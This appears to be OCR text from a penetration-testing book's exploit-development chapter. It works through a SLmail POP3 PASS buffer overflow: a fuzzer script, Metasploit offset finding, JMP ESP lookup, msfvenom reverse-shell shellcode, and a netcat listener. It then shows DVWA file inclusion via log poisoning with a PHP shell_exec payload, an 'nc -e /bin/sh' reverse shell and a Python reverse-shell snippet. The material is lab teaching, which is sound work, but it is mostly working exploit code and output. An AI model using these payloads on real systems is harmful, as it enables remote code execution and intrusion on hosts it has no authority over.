












Code auditor and software assessment specialist needed
Registers (FPU)
[21:05:22] Access violation when reading [00220044] - use Shift+F7/F8/F9 to pass exception to program


BVRP Software POP3 Server on Local Machine [furqanadmin.net]
Users
Options
System
Connection Method
Routing Options
Logging
Timing
Access
Control
About...
Stop
Pause
Start
OK
Cancel
Apply


Immunity Debugger - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Ma
Select process to attach
PID Name Service Listening Window Path
1152 SLadmin SLadmin C:\Program Files (x86)\SLadmin\SLadmin.exe
1260 slsmtp slsmtp C:\Program Files (x86)\SLmail\slsmtp.exe
1308 SLmail SLmail C:\Program Files (x86)\SLmail\SLmail.exe
2084 iexplore SysFader C:\Program Files (x86)\Internet Explorer\iex
2984 iexplore DDE Server Window C:\Program Files (x86)\Internet Explorer\iex
Attach
Cancel



Immunity Debugger - SLmail.exe - [CPU - thread 00000AB4, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services M
Registers (3DNow!)
7732000B 90 NOP
7732000C CC INT3
7732000D C3 RETN
7732000E 90 NOP
7732000F 90 NOP
77320010 90 NOP
77320011 90 NOP
77320012 90 NOP
77320013 90 NOP
77320014 90 NOP
77320015 90 NOP
77320016 90 NOP
77320017 90 NOP
77320018 90 NOP
77320019 90 NOP
7732001A 90 NOP
7732001B 90 NOP
7732001C 90 NOP
7732001D 90 NOP
7732001E 90 NOP
7732001F 90 NOP
77320020 8B4C24 04 MOV ECX,DWORD PTR SS:[ESP+4]
77320024 F641 04 06 TEST BYTE PTR DS:[ECX+4],6
77320028 74 05 JE SHORT ntdll.7732002F
7732002A E8 811D0100 CALL ntdll.ZwTestAlert
7732002F B8 01000000 MOV EAX,1
77320034 C2 1000 RETN 10
77320037 90 NOP
77320038 8D8424 DC020000 LEA EAX,DWORD PTR SS:[ESP+2DC]
7732003F 64:8B0D 0000000(MOV ECX,DWORD PTR FS:[0]
77320046 BA 20003277 MOV EDX,ntdll.77320020
7732004B 8908 MOV DWORD PTR DS:[EAX],ECX
7732004D 8950 04 MOV DWORD PTR DS:[EAX+4],EDX
77320050 64:A3 00000000 MOV DWORD PTR FS:[0],EAX
77320056 58 POP EAX
77320057 8D7C24 0C LEA EDI,DWORD PTR SS:[ESP+C]
7732005B FFD0 CALL EAX
7732005D 8B8F CC020000 MOV ECX,DWORD PTR DS:[EDI+2CC]
77320063 64:890D 0000000(MOV DWORD PTR FS:[0],ECX
7732006A 6A 01 PUSH 1
7732006C 57 PUSH EDI
7732006D E8 6EFE0000 CALL ntdll.ZwContinue
77320072 8BF0 MOV ESI,EAX
77320074 56 PUSH ESI
77320075 E8 2B6E0300 CALL ntdll.RtlRaiseStatus
7732007A ^EB F8 JMP SHORT ntdll.77320074
7732007C C2 1000 RETN 10
7732007F 90 NOP
[01:55:40] Debug string: Mem: 141931
Running

```
#!/usr/bin/python

import socket

buffer=["A"]

counter=100

while len(buffer)<=30:
   buffer.append("A"*counter)
   counter=counter+200



for string in buffer:
   print"Fuzzing PASS with %s bytes" %  len(string)
   s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
   connect=s.connect(('192.168.250.137',110))
   data=s.recv(1024)
   #print str(data)
   s.send('USER root\r\n')
   data=s.recv(1024)
   print str(data)
   s.send('PASS ' + string + '\r\n')
   s.send('QUIT\r\n')
   s.close()
```





```
root@thp3:~/bo/windows_bo# /usr/share/metasploit-framework/tools/exploit/pattern
_create.rb -l 2900
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
```

```
#!/usr/bin/python

import socket

buffer=["A"]

counter=100

string="""Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A

if 1:
   print"Fuzzing PASS with %s bytes" %  len(string)
   s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
   connect=s.connect(('192.168.250.158',110))
   data=s.recv(1024)
   #print str(data)
   s.send('USER root\r\n')
   data=s.recv(1024)
   print str(data)
   s.send('PASS ' + string + '\r\n')
   data=s.recv(1024)
   print str(data)
   print "done"
   #s.send('QUIT\r\n')
   #s.close()
```




```
root@thp3:~/bo/windows_bo# /usr/share/metasploit-framework/tools/exploit/pattern
_offset.rb -q 39694438
[*] Exact match at offset 2606
```


```
root@thp3:~/bo/windows_bo# /usr/share/metasploit-framework/tools/exploit/nasm_sh
ell.rb
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >
```



```
root@thp3:~/bo/windows_bo# msfvenom -p windows/shell_reverse_tcp lhost=192.168.2
50.157 lport=1443  -e x86/shikata_ga_nai --bad-chars \x00\x0a\x0d\x20 -f python
--platform windows --arc x86 -n 10
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Successfully added NOP sled from x86/single_byte
Payload size: 361 bytes
Final size of python file: 1734 bytes
buf =  ""
buf += "\x49\x37\x37\xf5\x42\x4a\x9b\x98\x9f\x2f\xdb\xdf\xb8"
buf += "\xce\x49\x02\x2e\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1\x52"
buf += "\x31\x43\x17\x83\xc3\x04\x03\x8d\x5a\xe0\xdb\xed\xb5"
buf += "\x66\x23\x0d\x46\x07\xad\xe8\x77\x07\xc9\x79\x27\xb7"
buf += "\x99\x2f\xc4\x3c\xcf\xdb\x5f\x30\xd8\xec\xe8\xff\x3e"
buf += "\xc3\xe9\xac\x03\x42\x6a\xaf\x57\xa4\x53\x60\xaa\xa5"
buf += "\x94\x9d\x47\xf7\x4d\xe9\xfa\xe7\xfa\xa7\xc6\x8c\xb1"
buf += "\x26\x4f\x71\x01\x48\x7e\x24\x19\x13\xa0\xc7\xce\x2f"
buf += "\xe9\xdf\x13\x15\xa3\x54\xe7\xe1\x32\xbc\x39\x09\x98"
buf += "\x81\xf5\xf8\xe0\xc6\x32\xe3\x96\x3e\x41\x9e\xa0\x85"
buf += "\x3b\x44\x24\x1d\x9b\x0f\x9e\xf9\x1d\xc3\x79\x8a\x12"
buf += "\xa8\x0e\xd4\x36\x2f\xc2\x6f\x42\xa4\xe5\xbf\xc2\xfe"
buf += "\xc1\x1b\x8e\xa5\x68\x3a\x6a\x0b\x94\x5c\xd5\xf4\x30"
```


```
root@thp3:~# nc -nlvp 1433
listening on [any] 1433 ...
connect to [192.168.250.162] from (UNKNOWN) [192.168.250.156] 55444
```


Chapter 13: Exploit Development





```
1 <?php
2
3         $file = $_GET['page']; //The page we wish to display
4
5 ?>
```

```php
switch( $_COOKIE['security'] ) {
        case 'low':
                $vulnerabilityFile = 'low.php';
                break;

        case 'medium':
                $vulnerabilityFile = 'medium.php';
                break;

        case 'high':
        default:
                $vulnerabilityFile = 'high.php';
                break;
}

require_once DVWA_WEB_PAGE_TO_ROOT."vulnerabilities/fi/source/{$vulnerabilityFile}";

$page[ 'help_button' ] = 'fi';
$page[ 'source_button' ] = 'fi';

include($file);

dvwaHtmlEcho( $page );
```






```
khan@khanUbantu:~$ nc 192.168.1.102 80
http://192.168.1.102/dvwa?id=<?php echo shell_exec($_GET['cmd']);?>
HTTP/1.1 400 Bad Request
Date: Sun, 23 Dec 2018 12:37:31 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 127.0.1.1 Port 80</address>
</body></html>
khan@khanUbantu:~$
```


192.168.1.102/dvwa/vulnerabilities/fi/?page=/var/log/apache2/access.log
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection


rabilities/fi/?page=/var/log/apache2/access.log&cmd=nc -e /bin/sh 192.168.1.102 4444
Search
DVWA
Home
Instructions
Setup

```
khan@khanUbantu:~$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.102] from (UNKNOWN) [192.168.1.102] 57260
whoami
www-data
ls
help
include.php
index.php
source
```

```
1 import socket,subprocess,os
2 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
3 s.connect(("192.168.1.102",4444))
4 os.dup2(s.fileno(),0)
5 os.dup2(s.fileno(),1)
